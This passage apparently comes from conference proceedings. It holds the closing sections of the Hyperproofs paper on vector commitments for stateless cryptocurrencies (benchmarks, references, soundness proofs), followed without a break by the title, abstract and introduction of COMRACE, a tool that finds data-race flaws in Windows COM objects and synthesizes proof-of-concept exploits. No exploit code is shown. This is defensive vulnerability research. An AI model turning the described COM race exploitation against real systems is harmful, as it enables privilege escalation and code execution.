Table 4: Single-threaded, stateless cryptocurrency macrobenchmarks that measure the time to prepare a block for proposal (**P**), to validate a proposed block (**V**) and to update all proofs (**M**) after a new block is seen. A block propagates through a P2P network of diameter $h = 20$. Trees have height $\ell = 30$ and blocks have 1024 transactions. A Poseidon-128 hash takes 113 μs using the `go-iden3-crypto` library [27]. A Pedersen hash takes 37 μs using the `sapling-crypto` library [50].

Scheme	Hyperproofs	Merkle w/ Poseidon	Merkle w/ Pedersen
Block proposal (**P**)	2.23 min	81 min	332 min
Block validation (**V**)	17.5 sec	0.18 sec	0.18 sec
Proof maintenance (**M**)	5.14 sec	4.7 sec	1.54 sec
Total ($\mathbf{P} + (h \cdot \mathbf{V}) + \mathbf{M}$)	8 min	81 min	332 min

Proof maintenance. Recall that having updated proofs ready to be served is important in stateless cryptocurrencies, since users need to fetch and include their proofs when sending a transaction to a miner. Fortunately, a PSN can update all proofs in $O(\ell)$ time in both Hypeproofs and Merkle trees. Table 4 gives the concrete *batch* update time after 1024 transactions (or 2048 changes to the tree). Batch-updating Merkle trees is slightly faster than applying each update sequentially, because each node in the Merkle tree need only be updated once, by recomputing a hash (i.e., 113 μs for Poseidon and 37 μs for Pedersen). In contrast, when batch-updating MLTs, each node still needs to be updated several times to account for all the leaves that changed underneath it, as per Eq. 18. While we optimize this using a multi-exponentiation, MLTs will be slightly slower.

6 Discussion

Selective versus adaptive security for PST commitments. Papamanthou et al. prove security under ℓ-SDH (see Assum. A.1), but only in a *selective* sense. Specifically, the (selective) adversary, whose goal is to equivocate about $f(\mathbf{i})$, must first decide on an $\mathbf{i}$ and reveal it to the challenger [47, Appendix C.1]. In contrast, we prove adaptive security for any point on the Boolean hypercube. Specifically, the (adaptive) adversary reveals nothing to the challenger about the point $\mathbf{i}$ it equivocates on and, in our security proof, the reduction simply "guesses" this $\mathbf{i}$ (see Thm. B.1). One negative consequence of this guessing is a security loss of $\log_2 n$ bits, which we hope to address in future work.

Large public parameters. Hyperproofs for vectors of size n require $O(n)$-sized public parameters (see §2.2) which must be generated via a *trusted setup*. In practice, this setup would have to be implemented securely as a multi-party computation (MPC) protocol [8, 14, 15]. Recently, cryptocurrency projects have demonstrated the viability of this approach at the scale of $n \approx 2^{27}$ [13, 25, 63]. We hope to scale these techniques to $n \approx 2^{30}$ in future work. Alternatively, large public parameters can be avoided by splitting a large vector up into k chunks and committing to each chunk. This saves a factor of k in the size of the public parameters but leads to a k-sized digest. Importantly, one can still aggregate proofs in such a chunked vector since Hyperproofs support cross-aggregation. Lastly, Hyperproofs can be modified to work in a decentralized setting where the trapdoor $\mathbf{s} = (s_1, \ldots, s_\ell)$ is secret-shared among a set of servers, similar to recent work for bilinear accumulators [31]. This precludes the need to generate $O(n)$ public parameters and could be useful for applications in the permissioned setting.

Choice of public parameters. The most popular account-based cryptocurrency, Ethereum, currently has less than 185 million accounts. Thus, it would be sufficient to set $\ell = 28$ in Hyperproofs. Furthermore, once Ethereum's consensus layer will partition accounts over 64 shards [23], a smaller $\ell = 22$ would suffice. To determine the maximum number of aggregated proofs b, we need only consider the maximum number of transactions in a block. For example, to handle $2\times$ more than the average number of transactions in a Bitcoin block, setting $b = 4000$ is more than adequate.

Future work. It would be interesting to apply our aggregation and unstealability techniques to *Verkle trees* [36, 39], which are q-ary rather than binary Merkle trees. This would also help extend Hypeproofs into a key-value commitment (KVC) scheme that maps arbitrary keys to values. Building Hyperproofs from assumptions in hidden-order groups would eliminate the large public parameters and, potentially, the trusted setup. Using more malleable inner-product arguments would allow us to update aggregated proofs too. Lastly, optimizing the arguments from Figs. 5 and 8 for our Hyperproof setting could speed up aggregation and verification times as well as reduce proof size.

Acknowledgements

The authors are incredibly thankful to Julian Loss for helping us understand the subtle differences between the generic group model and the algebraic group model. This research was supported in part by Ergo Platform, the National Science Foundation, VMware, the Ethereum Foundation and Protocol Labs.

References

[1] Masayuki Abe, Georg Fuchsbauer, Jens Groth, Kristiyan Haralambiev, and Miyako Ohkubo. Structure-Preserving Signatures and Commitments to Group Elements. In *Advances in Cryptology – CRYPTO 2010*, 2010.

[2] Masayuki Abe, Georg Fuchsbauer, Jens Groth, Kristiyan Haralambiev, and Miyako Ohkubo. Structure-Preserving Signatures and Commitments to Group Elements. *Journal of Cryptology*, 29(2), 2016.

[3] Shashank Agrawal and Srinivasan Raghuraman. KVaC: Key-Value Commitments for Blockchains and Beyond. In *Advances in Cryptology – ASIACRYPT 2020*, 2020.

[4] Scott Ames, Carmit Hazay, Yuval Ishai, and Muthuramakrishnan Venkitasubramaniam. Ligero. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[5] Shahla Atapoor and Karim Baghery. Simulation Extractability in Groth's zk-SNARK. In *Data Privacy Management, Cryptocurrencies and Blockchain Technology*, 2019.

[6] Paulo S. L. M. Barreto and Michael Naehrig. Pairing-Friendly Elliptic Curves of Prime Order. In *Selected Areas in Cryptography*, 2006.

[7] E. Ben-Sasson, A. Chiesa, C. Garman, M. Green, I. Miers, E. Tromer, and M. Virza. Zerocash: Decentralized Anonymous Payments from Bitcoin. In *2014 IEEE Symposium on Security and Privacy*, 2014.

[8] E. Ben-Sasson, A. Chiesa, M. Green, E. Tromer, and M. Virza. Secure Sampling of Public Parameters for Succinct Zero Knowledge Proofs. In *2015 IEEE Symposium on Security and Privacy*, 2015.

[9] Eli Ben-Sasson, Iddo Bentov, Yinon Horesh, and Michael Riabzev. Scalable, transparent, and post-quantum secure computational integrity. Cryptology ePrint Archive, Report 2018/046, 2018. https://ia.cr/2018/046.

[10] Eli Ben-Sasson, Alessandro Chiesa, Michael Riabzev, Nicholas Spooner, Madars Virza, and Nicholas P. Ward. Aurora: Transparent Succinct Arguments for R1CS. In *Advances in Cryptology – EUROCRYPT 2019*, 2019.

[11] Dan Boneh and Xavier Boyen. Short signatures without random oracles. In *International Conference on the Theory and Applications of Cryptographic Techniques*, 2004.

[12] Dan Boneh, Benedikt Bünz, and Ben Fisch. Batching Techniques for Accumulators with Applications to IOPs and Stateless Blockchains. In *CRYPTO'19*, 2019.

[13] Sean Bowe and Jason Davies. Conclusion of the Powers of Tau Ceremony, 2018. https://www.zfnd.org/blog/conclusion-of-powers-of-tau/.

[14] Sean Bowe, Ariel Gabizon, and Matthew D. Green. A Multi-party Protocol for Constructing the Public Parameters of the Pinocchio zk-SNARK. In *Financial Cryptography and Data Security*, 2019.

[15] Sean Bowe, Ariel Gabizon, and Ian Miers. Scalable Multi-party Computation for zk-SNARK Parameters in the Random Beacon Model, 2017. https://ia.cr/2017/1050.

[16] Benedikt Bünz, Alessandro Chiesa, Pratyush Mishra, and Nicholas Spooner. Recursive Proof Composition from Accumulation Schemes. In *Theory of Cryptography*, 2020.

[17] Vitalik Buterin. A Theory of Ethereum State Size Management, 2021. https://hackmd.io/@vbuterin/state_size_management.

[18] B. Bünz, J. Bootle, D. Boneh, A. Poelstra, P. Wuille, and G. Maxwell. Bulletproofs: Short proofs for confidential transactions and more. In *Proceedings of the Symposium on Security and Privacy (SP), 2018*, volume 00, 2018.

[19] Benedikt Bünz, Mary Maller, Pratyush Mishra, Nirvan Tyagi, and Psi Vesely. Proofs for Inner Pairing Products and Applications. Cryptology ePrint Archive, Report 2019/1177, 2019. https://ia.cr/2019/1177.

[20] Matteo Campanelli, Dario Fiore, Nicola Greco, Dimitris Kolonelos, and Luca Nizzardo. Incrementally Aggregatable Vector Commitments and Applications to Verifiable Decentralized Storage. In *Advances in Cryptology – ASIACRYPT 2020*, 2020.

[21] Dario Catalano and Dario Fiore. Vector commitments and their applications. In *Public-Key Cryptography - PKC 2013*, 2013.

[22] Thaddeus Dryja. Utreexo: A dynamic hash-based accumulator optimized for the Bitcoin UTXO set, 2019. https://ia.cr/2019/611.

[23] Ethereum. Shard chains, 2022. https://ethereum.org/en/upgrades/shard-chains/.

[24] Amos Fiat and Adi Shamir. How To Prove Yourself: Practical Solutions to Identification and Signature Problems. In *Advances in Cryptology — CRYPTO' 86*, 1987.

[25] Filecoin. Trusted Setup Complete!, 2020. https://filecoin.io/blog/posts/trusted-setup-complete/.

[26] Georg Fuchsbauer, Eike Kiltz, and Julian Loss. The Algebraic Group Model and its Applications. In *Advances in Cryptology – CRYPTO 2018*, 2018.

[27] go-iden3 crypto. go-iden3-crypto, 2020. https://github.com/iden3/go-iden3-crypto/.

[28] Sergey Gorbunov, Leonid Reyzin, Hoeteck Wee, and Zhenfei Zhang. Pointproofs: Aggregating Proofs for Multiple Vector Commitments. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, CCS '20, 2020.

[29] Lorenzo Grassi, Dmitry Khovratovich, Christian Rechberger, Arnab Roy, and Markus Schofnegger. Poseidon: A New Hash Function for Zero-Knowledge Proof Systems. In *30th USENIX Security Symposium (USENIX Security 21)*, 2021.

[30] Jens Groth. On the size of pairing-based non-interactive arguments. In *Advances in Cryptology - EUROCRYPT 2016 - 35th Annual International Conference on the Theory and Applications of Cryptographic Techniques*, 2016.

[31] Lukas Helminger, Daniel Kales, Sebastian Ramacher, and Roman Walch. Multi-party Revocation in Sovrin: Performance through Distributed Trust. In *Topics in Cryptology – CT-RSA 2021*, 2021.

[32] Aniket Kate, Gregory M. Zaverucha, and Ian Goldberg. Constant-Size Commitments to Polynomials and Their Applications. In *ASIACRYPT'10*, 2010.

[33] Jonathan Katz, Rafail Ostrovsky, and Michael O. Rabin. Identity-Based Zero-Knowledge. In *Security in Communication Networks*, 2005.

[34] E. Kokoris-Kogias, P. Jovanovic, L. Gasser, N. Gailly, E. Syta, and B. Ford. OmniLedger: A Secure, Scale-Out, Decentralized Ledger via Sharding. In *IEEE S&P'18*, 2018.

[35] Johannes Krupp, Dominique Schröder, Mark Simkin, Dario Fiore, Giuseppe Ateniese, and Stefan Nürnberger. Nearly optimal verifiable data streaming. In *Public-Key Cryptography - PKC 2016 - 19th IACR International Conference on Practice and Theory in Public-Key Cryptography*, 2016.

[36] John Kuszmaul. Verkle Trees: V(ery short M)erkle Trees. In *MIT PRIMES Conference '18*, 2018.

[37] Russell W. F. Lai and Giulio Malavolta. Subvector commitments with application to succinct arguments. In *Advances in Cryptology - CRYPTO 2019 - 39th Annual International Cryptology Conference*, 2019.

[38] J. Lee, K. Nikitin, and S. Setty. Replicated state machines without replicated execution. In *2020 IEEE Symposium on Security and Privacy (SP)*, 2020.

[39] Benoît Libert and Moti Yung. Concise Mercurial Vector Commitments and Independent Zero-Knowledge Sets with Short Proofs. In *TCC'10*, 2010.

[40] Ralph C. Merkle. A Digital Signature Based on a Conventional Encryption Function. In *CRYPTO '87*, 1988.

[41] Andrew Miller. Storing UTXOs in a balanced Merkle tree (zero-trust nodes with O(1)-storage), 2012. https://bitcointalk.org/index.php?topic=101734.msg1117428.

[42] Mitsunari Shigeo. mcl: a portable and fast pairing-based cryptography library. https://github.com/herumi/mcl/, 2015. Accessed: 2020-10-14.

[43] Nervos Network. How Nervos is Tackling the State Explosion Problem Facing Smart Contract Blockchains, 2021. https://medium.com/nervosnetwork/how-nervos-is-tackling-the-state-explosion-problem-facing-smart-contract-blockchains-a9acc4c5708e.

[44] Alex Ozdemir. bellman-bignat, 2020. https://github.com/alex-ozdemir/bellman-bignat.

[45] Alex Ozdemir, Riad Wahby, Barry Whitehat, and Dan Boneh. Scaling Verifiable Computation Using Efficient Set Accumulators. In *29th USENIX Security Symposium (USENIX Security 20)*, 2020.

[46] Charalampos Papamanthou, Elaine Shi, and Roberto Tamassia. Signatures of Correct Computation. In *TCC'13*.

[47] Charalampos Papamanthou, Elaine Shi, and Roberto Tamassia. Signatures of Correct Computation, 2011. https://ia.cr/2011/587.

[48] Charalampos Papamanthou, Elaine Shi, Roberto Tamassia, and Ke Yi. Streaming Authenticated Data Structures. In *EUROCRYPT 2013*, 2013.

[49] Bryan Parno, Jon Howell, Craig Gentry, and Mariana Raykova. Pinocchio: Nearly practical verifiable computation. In *2013 IEEE Symposium on Security and Privacy, SP 2013*, 2013.

[50] Electric Coin Company Prototypes and Experiments. sapling-crypto, 2021. https://github.com/zcash-hackworks/sapling-crypto.

[51] Yi Qian, Yupeng Zhang, Xi Chen, and Charalampos Papamanthou. Streaming Authenticated Data Structures: Abstraction and Implementation. In *ACM CCSW'14*, 2014.

[52] Leonid Reyzin, Dmitry Meshkov, Alexander Chepurnoy, and Sasha Ivanov. Improving Authenticated Dynamic Dictionaries, with Applications to Cryptocurrencies. In *FC'17*, 2017.

[53] C. P. Schnorr. Efficient Identification and Signatures for Smart Cards. In *Advances in Cryptology — CRYPTO' 89 Proceedings*, 1990.

[54] Jacob T Schwartz. Probabilistic algorithms for verification of polynomial identities. In *International Symposium on Symbolic and Algebraic Manipulation*, 1979.

[55] Srinath Setty. Spartan: Efficient and General-Purpose zkSNARKs Without Trusted Setup. In *Advances in Cryptology – CRYPTO 2020*, 2020.

[56] Shravan Srinivasan, Alex Chepurnoy, Charalampos Papamanthou, Alin Tomescu, and Yupeng Zhang. Hyperproofs: Aggregating and Maintaining Proofs in Vector Commitments. Cryptology ePrint Archive, Report 2021/599, 2021. https://ia.cr/2021/599.

[57] Peter Todd. Making UTXO set growth irrelevant with low-latency delayed TXO commitments, 2016. https://petertodd.org/2016/delayed-txo-commitments.

[58] Alin Tomescu. *How to Keep a Secret and Share a Public Key (Using Polynomial Commitments)*. PhD thesis, Massachusetts Institute of Technology, 2020.

[59] Alin Tomescu, Ittai Abraham, Vitalik Buterin, Justin Drake, Dankrad Feist, and Dmitry Khovratovich. Aggregatable Subvector Commitments for Stateless Cryptocurrencies. In *Security and Cryptography for Networks*, 2020.

[60] Alin Tomescu, Robert Chen, Yiming Zheng, Ittai Abraham, Benny Pinkas, Guy Golan Gueta, and Srinivas Devadas. Towards Scalable Threshold Cryptosystems. In *IEEE S&P'20*, 2020.

[61] Alin Tomescu, Yu Xia, and Zachary Newman. Authenticated Dictionaries with Cross-Incremental Proof (Dis)aggregation. Cryptology ePrint Archive, Report 2020/1239, 2020. https://ia.cr/2020/1239.

[62] R. S. Wahby, I. Tzialla, A. Shelat, J. Thaler, and M. Walfish. Doubly-Efficient zkSNARKs Without Trusted Setup. In *2018 IEEE Symposium on Security and Privacy (SP)*, 2018.

[63] Thomas Walton-Pocock. AZTEC CRS: The Biggest MPC Setup in History has Successfully Finished, 2020. https://medium.com/aztec-protocol/aztec-crs-the-biggest-mpc-setup-in-history-has-successfully-finished-74c6909cd0c4.

[64] Benjamin Wesolowski. Efficient Verifiable Delay Functions. In *Advances in Cryptology – EUROCRYPT 2019*, 2019.

[65] Gavin Wood. Ethereum: A secure decentralised generalised transaction ledger. https://gavwood.com/paper.pdf, 2014.

[66] Zcash. What is jubjub?, 2017. https://z.cash/technology/jubjub/.

[67] Jiaheng Zhang, Tiancheng Xie, Yupeng Zhang, and Dawn Song. Transparent polynomial delegation and its applications to zero knowledge proof. In *IEEE S&P 2020*, 2020.

[68] Y. Zhang, D. Genkin, J. Katz, D. Papadopoulos, and C. Papamanthou. vRAM: Faster verifiable ram with program-independent preprocessing. In *2018 IEEE Symposium on Security and Privacy (SP)*, volume 00.

[69] Y. Zhang, D. Genkin, J. Katz, D. Papadopoulos, and C. Papamanthou. vSQL: Verifying arbitrary sql queries over dynamic outsourced databases. In *2017 IEEE Symposium on Security and Privacy (SP)*, 2017.

[70] Richard Zippel. Probabilistic algorithms for sparse polynomials. In *International Symposium on Symbolic and Algebraic Manipulation*, 1979.

A Assumptions, definitions and primitives

We prove Hyperproofs satisfy soundness, as per Def. B.2, under *q-Strong Diffie-Hellman (q-SDH)* assumption, defined below.

Assumption A.1 (q-SDH [11])**.** *For any* PPT *adversary* $\mathcal{A}$*,*

$$\Pr\left[\begin{array}{c}(p,\mathbb{G}_1,\mathbb{G}_2,\mathbb{G}_T,e,g_1,g_2)\leftarrow \mathsf{BilGen}(1^\lambda), s\in_R \mathbb{Z}_p^*,\\ \mathsf{pp}=((p,\mathbb{G}_1,\mathbb{G}_2,\mathbb{G}_T,e,g_1,g_2),g_2^s,g_1^s,\ldots,g_1^{s^q}):\\ (a,g_1^{\frac{1}{s+a}})\leftarrow \mathcal{A}(1^\lambda,\mathsf{pp})\end{array}\right]\leq \mathsf{negl}(\lambda)$$

Inner Product Arguments (IPA). We give the *interactive* variant of the Bünz et al. [19] IPA in Fig. 8. Here, the prover interacts with the verifier over $\log m$ rounds. This interactive IPA is knowledge-sound assuming Abe et al. commitments are binding [19, Theorem 1]. It is made non-interactive via the Fiat-Shamir transform [24] and proved secure in a new *algebraic commitment model* and in the *random oracle model (ROM)* [19, Appendix D.2].

Faster verifier. As described Fig. 8, the prover and verifier take $O(m)$ time and the proof size is $|\pi| = O(\log m)$, if the argument is made non-interactive via the Fiat-Shamir transform [24]. However, Bünz et al. show how to reduce the verifier time by using a "structured" commitment key $\mathbf{ck} = (\mathbf{v}, \mathbf{w})$, similar to a q-SDH common reference string (see Assum. A.1). This allows the verifier to outsource the computations




Figure 8: The *interactive* IPA by Bünz *et al.* for $m = 2^k$ (wlog). The prover convinces the verifier that he knows $(\mathbf{A},\mathbf{B}) \in \mathbb{G}_1^m \times \mathbb{G}_2^m$ such that $\mathbf{A},\mathbf{B},Z$ are committed in $\mathbf{C}$ (under commitment key $\mathbf{ck}$) and that $Z = \langle \mathbf{A},\mathbf{B}\rangle$. See §2 for IPA-specific notation such as $1_{\mathbb{G}_b}, \mathbf{A}_L, \mathbf{A}\circ\mathbf{B}, \mathsf{CM}, \mathbf{A}_R||1_{\mathbb{G}}$ or $\mathbf{A}_L^x$.

of $\mathbf{v}'$ and $\mathbf{w}'$ to the untrusted prover and reduces verification time from $O(m)$ to $O(\log m)$. However, this comes at the cost of additionally relying on the q-SDH assumption (see Assum. A.1) and the q-ASDBP assumption [19]. Our work implicitly assumes this optimized verifier, which we later implement in §5. We refer the reader to [19, Section 5] for the details of this optimization, which is beyond the scope of this paper.

Lemma A.1 (Random linear combinations lemma)**.** *Let* $Z_i \in \mathbb{G}_T$*,* $\mathbf{A}_i \in \mathbb{G}_1^m$ *and* $\mathbf{B}_i \in \mathbb{G}_2^m$ *for* $i = 1,\ldots,N$*. Assume each* r_i *is chosen uniformly at random from* $\mathbb{Z}_p$*. Then, with probability at least* $1 - 1/p$*, all Eq. 23 are satisfied iff. Eq. 24 is satisfied.*

Proof (sketch) for Lemma A.1. Clearly if Eq. 23 are satisfied then Eq. 24 is also satisfied. For the other direction, by the Schwartz-Zippel lemma [54, 70], if at least one equation from Eq. 23 does not hold, Eq. 24 holds at randomly selected values r_i with probability $1/p$, completing the proof. □

Theorem A.1. $(\mathcal{G}_{\mathsf{BATCH}}, \mathcal{P}_{\mathsf{BATCH}}, \mathcal{V}_{\mathsf{BATCH}})$ *from Fig. 5 is a non-interactive argument of knowledge for* $\mathcal{L}^{b,\ell}_{\mathsf{BATCH}}$ *from Eq. 22 that has knowledge soundness under the same assumptions as the non-interactive IPA from §2.4 (i.e., algebraic commitment model [19], the random oracle model,* $(2b\ell)$*-SDH,* $(b\ell)$*-ASDBP).*

Proof (sketch) for Thm. A.1. This follows from Lemma A.1 and the knowledge soundness of the Bünz et al. IPA, which is used in a black box fashion. □

B VCs and Hyperproofs

Definition B.1 (VC Correctness)**.** *A VC is correct, if for all* $\lambda \in \mathbb{N}$ *and* $n = \mathsf{poly}(\lambda)$*, for all* $\mathsf{pp} \leftarrow \mathsf{Gen}(1^\lambda, n)$*, for all vectors* $\mathbf{a} = [a_0, \ldots, a_{n-1}]$*, if* $\mathsf{C} = \mathsf{Com}_{\mathsf{pp}}(\mathbf{a})$ *and* $\pi_i = \mathsf{Open}_{\mathsf{pp}}(i, \mathbf{a}), \forall i \in [0, n)$ *(or from* $\mathsf{OpenAll}_{\mathsf{pp}}(\mathbf{a})$*), then, for any polynomial number of updates* (u, δ) *resulting in a new vector* $\mathbf{a}'$*, if* C' *and* π'_i*, for all* i*, are the updated digest and proofs obtained via calls to* $\mathsf{UpdDig}_{\mathsf{pp}}$ *and* $\mathsf{UpdProof}_{\mathsf{pp}}$ *(or to* $\mathsf{UpdAllProofs}_{\mathsf{pp}}$*) respectively, then (1)* $\Pr[1 \leftarrow \mathsf{Ver}_{\mathsf{pp}}(\mathsf{C}', \{i\}, a'_i, \pi'_i)] = 1$ *for all* i*; (2)* $\forall I \subseteq [n], \Pr[1 \leftarrow \mathsf{Ver}_{\mathsf{pp}}(\mathsf{C}', I, (a'_i)_{i \in I}, \mathsf{Agg}_{\mathsf{pp}}(I, (a'_i, \pi'_i)_{i \in I}))] = 1$.

Observation: At a high-level, correctness says that proofs created via Open or OpenAll verify successfully via Ver, even in the presence of updates and aggregated proofs.

Definition B.2 (VC Soundness)**.** $\forall$ PPT *adversaries* $\mathcal{A}$*,*

$$\Pr\left[\begin{array}{c} \mathsf{pp} \leftarrow \mathsf{Gen}(1^\lambda, n), \\ (\mathsf{C}, I, J, (a_i)_{i \in I}, (a'_j)_{j \in J}, \pi_I, \pi'_J) \leftarrow \mathcal{A}(1^\lambda, \mathsf{pp}) : \\ 1 \leftarrow \mathsf{Ver}_{\mathsf{pp}}(\mathsf{C}, I, (a_i)_{i \in I}, \pi_I) \wedge \\ 1 \leftarrow \mathsf{Ver}_{\mathsf{pp}}(\mathsf{C}, J, (a'_j)_{j \in J}, \pi'_J) \wedge \\ \exists k \in I \cap J \text{ s.t. } a_k \neq a'_k \end{array}\right] \leq \mathsf{negl}(\lambda)$$

Observation: Soundness says that no adversary can output two *inconsistent proofs* for different values $a_k \neq a'_k$ at position k with respect to an adversarially-produced digest d. Note that such a definition allows the digest C to be produced adversarially. This is stronger than what is required in our cryptocurrency setting from §4, where the digest is produced correctly from the agreed transactions. Nonetheless, having a stronger definition makes our VC from §3 more widely useful.

Theorem B.1 (Individual Hyperproofs are sound)**.** *Our individual* $\log n$*-sized (non-aggregated) proofs from §3.1 are sound as per Def. B.2 under q-SDH (see Assum. A.1).*

Proof for Thm. B.1. Suppose there exists an adversary $\mathcal{A}$ that breaks Def. B.2. We show how to build another adversary $\mathcal{B}$ that breaks the ℓ-SDH assumption (see Assum. A.1). We first assume $\mathcal{A}$ returns individual (non-aggregated) proofs and then generalize to $\mathcal{A}$ returning aggregated proofs.

$\mathcal{B}$ is given ℓ-SDH public parameters $\mathsf{pp} = ((p, \mathbb{G}_1, \mathbb{G}_2, \mathbb{G}_T, e, g_1, g_2), g_2^s, g_1^s, \ldots, g_1^{s^\ell})$, and must (somehow) break ℓ-SDH by outputting $(a, g_1^{\frac{1}{s-a}})$ for some $a \neq s$. For this, $\mathcal{B}$ will leverage $\mathcal{A}$ into helping him.

First, $\mathcal{B}$ "guesses" the position i on which $\mathcal{A}$ will forge, which he can do with probability $1/\mathsf{poly}(\lambda)$, where λ is our security parameter. Second, $\mathcal{B}$ "tweaks" the ℓ-SDH public parameters into the Hyperproofs public parameters from Fig. 1, which he then calls $\mathcal{A}$ with. Specifically, $\mathcal{B}$ sets $s_k - i_k = r_k(s - i_1), \forall k \in [\ell]$, where $r_1 = 1$, the rest of the r_k's are random, and $i_\ell, \ldots, i_1$ is the binary representation of i. Importantly, note that $\mathcal{B}$ can do this without knowledge of s, since $\mathcal{B}$ can compute any product $g_1^{\prod_{i \in S} s_i}, S \in 2^{\{1,2,\ldots,\ell\}}$ from the $g_1^{s^i}$'s. Similarly, $\mathcal{B}$ can compute any $g_2^{s_k}$ from g_2^s. Third, $\mathcal{B}$ calls $\mathcal{A}$ with the "tweaked" public parameters as input and obtains a digest C and two *inconsistent* proofs $\pi = (w_k)_{k \in [\ell]}$, $\pi' = (w'_k)_{k \in [\ell]}$ for position i having values both v and v'. (If $\mathcal{A}$ outputs proofs for a different position $i' \neq i$, $\mathcal{B}$ retries.)

Since both proofs verify, the following equations hold, where $i_\ell, \ldots, i_1$ is the binary expansion of the position i:

$$e(\mathsf{C}/g_1^v, g_2) = \prod_{k \in [\ell]} e(w_k, g_2^{s_k - i_k}) \tag{28}$$

$$e(\mathsf{C}/g_1^{v'}, g_2) = \prod_{k \in [\ell]} e(w'_k, g_2^{s_k - i_k}) \tag{29}$$

Next, dividing the top equation by the bottom one and substitute $s_k - i_k = r_k(s - i_1), \forall k \in [\ell]$:

$$e(g_1^{v'}/g_1^v, g_2) = \prod_{k \in [\ell]} e(w_k/w'_k, g_2^{s_k - i_k}) \Leftrightarrow \tag{30}$$

$$e(g_1^{v'-v}, g_2) = \prod_{k \in [\ell]} e(w_k/w'_k, g_2^{r_k(s - i_1)}) \Leftrightarrow \tag{31}$$

$$e(g_1, g_2)^{v'-v} = \left(\prod_{k \in [\ell]} e(w_k/w'_k, g_2^{r_k})\right)^{s - i_1} \Leftrightarrow \tag{32}$$

$$e(g_1, g_2)^{\frac{1}{s-i_1}} = \left(\prod_{k \in [\ell]} e(w_k/w'_k, g_2^{r_k})\right)^{\frac{1}{v'-v}} \Leftrightarrow \tag{33}$$

$$e(g_1^{\frac{1}{s-i_1}}, g_2) = \prod_{k \in [\ell]} e\left(\left(w_k/w'_k\right)^{\frac{r_k}{v'-v}}, g_2\right) \Leftrightarrow \tag{34}$$

$$e(g_1^{\frac{1}{s-i_1}}, g_2) = e\left(\prod_{k \in [\ell]} \left(w_k/w'_k\right)^{\frac{r_k}{v'-v}}, g_2\right) \tag{35}$$

Thus, $g_1^{\frac{1}{s-i_1}} = \prod_{k \in [\ell]} \left(w_k/w'_k\right)^{\frac{r_k}{v'-v}}$ and $\mathcal{B}$ can output $(i_1, g_1^{\frac{1}{s-i_1}})$ and break ℓ-SDH. □

Theorem B.2 (Aggregated Hyperproofs are sound)**.** *Our aggregated proofs from §3.3 are sound as per Def. B.2 under the knowledge-soundness of the* $\mathcal{L}_{\mathsf{BATCH}}$ *argument (see Thm. A.1).*

Proof. See the extended version of this paper [56] □

COMRACE: Detecting Data Race Vulnerabilities in COM Objects

Fangming Gu[1,2], Qingli Guo[1,2]*, Lian Li[3,4]*, Zhiniang Peng[5,6], Wei Lin[1,2], Xiaobo Yang[1,2], Xiaorui Gong[1,2]
[1]*Institute of Information Engineering, Chinese Academy of Sciences*
[2]*School of Cyber Security, University of Chinese Academy of Sciences*
[3]*Institute of Computing Technology, Chinese Academy of Sciences*
[4]*School of Computer Science and Technology, University of Chinese Academy of Sciences*
[5]*Sangfor Technologies Inc*
[6]*Shenzhen Institutes of Advanced Technology, Chinese Academy of Sciences*

Abstract

The Microsoft Component Object Model (COM) is the foundation for many key Microsoft technologies and we develop COMRACE, the first data race vulnerability detection tool for commercial off-the-shelf COM objects. COMRACE targets a severe but previously overlooked flaw in the COM threading model, which makes COM objects prone to data race attacks. In COMRACE, we apply static binary analyses to identify thread-unsafe interface methods in off-the-shelf COM binaries, then further verify binary analyses results with automatically synthesized proof-of-concept exploits (PoC). We have applied COMRACE to 10,420 registered COM objects on the windows platform and the tool reports 186 vulnerable interface methods. COMRACE automatically synthesizes 234 PoCs for 256 selected method pairs (82 unsafe methods) with conflict accesses, and there are 194 PoCs triggering race conditions. Furthermore, 145 PoCs lead to critical memory corruptions, exposing 26 vulnerabilities confirmed by the Common Vulnerabilities and Exposures (CVE) database.

1 Introduction

The Microsoft Component Object Model (COM) [1] is a binary interface standard that allows binary software components to interact. A COM object implements one or more typed interfaces, which are groups of methods that can be invoked by any client requesting the COM object, either locally within the same process (in-process COM), or remotely across process boundaries (cross-process COM). COM allows reuse of objects via well-defined interfaces, without disclosing their internal implementation. Thus applications can be built from binary software components. COM is the basis for several key Microsoft technologies and applications, such as Microsoft Word, ActiveX, DirectX, User-Mode Driver Framework, Windows Runtime, etc. To date, Microsoft has implemented over 11,000 official COM classes.

*Corresponding authors.

For efficiency, COM supports multi-threading, i.e., calls from different clients to interface methods of a COM object may run concurrently. Consequently, data races may be triggered if the interface methods are not thread-safe. These data races often lead to memory corruption bugs such as buffer overflows and use-after-frees. Attackers can easily exploit those bugs to gain escalated privilege or execute arbitrary code, as demonstrated in our experiments.

This paper focuses on detecting data race vulnerabilities in COM objects. To the best of our knowledge, this is the first work targeting data races in COM objects. There is a rich literature of race detection techniques, including both dynamic [2, 3, 4] and static [5, 6, 7, 8] approaches. However, these techniques analyze the source program to detect conflict accesses not ordered by a happen-before relationship. Hence, they cannot be directly applied to COM objects, which are closed-source binaries.

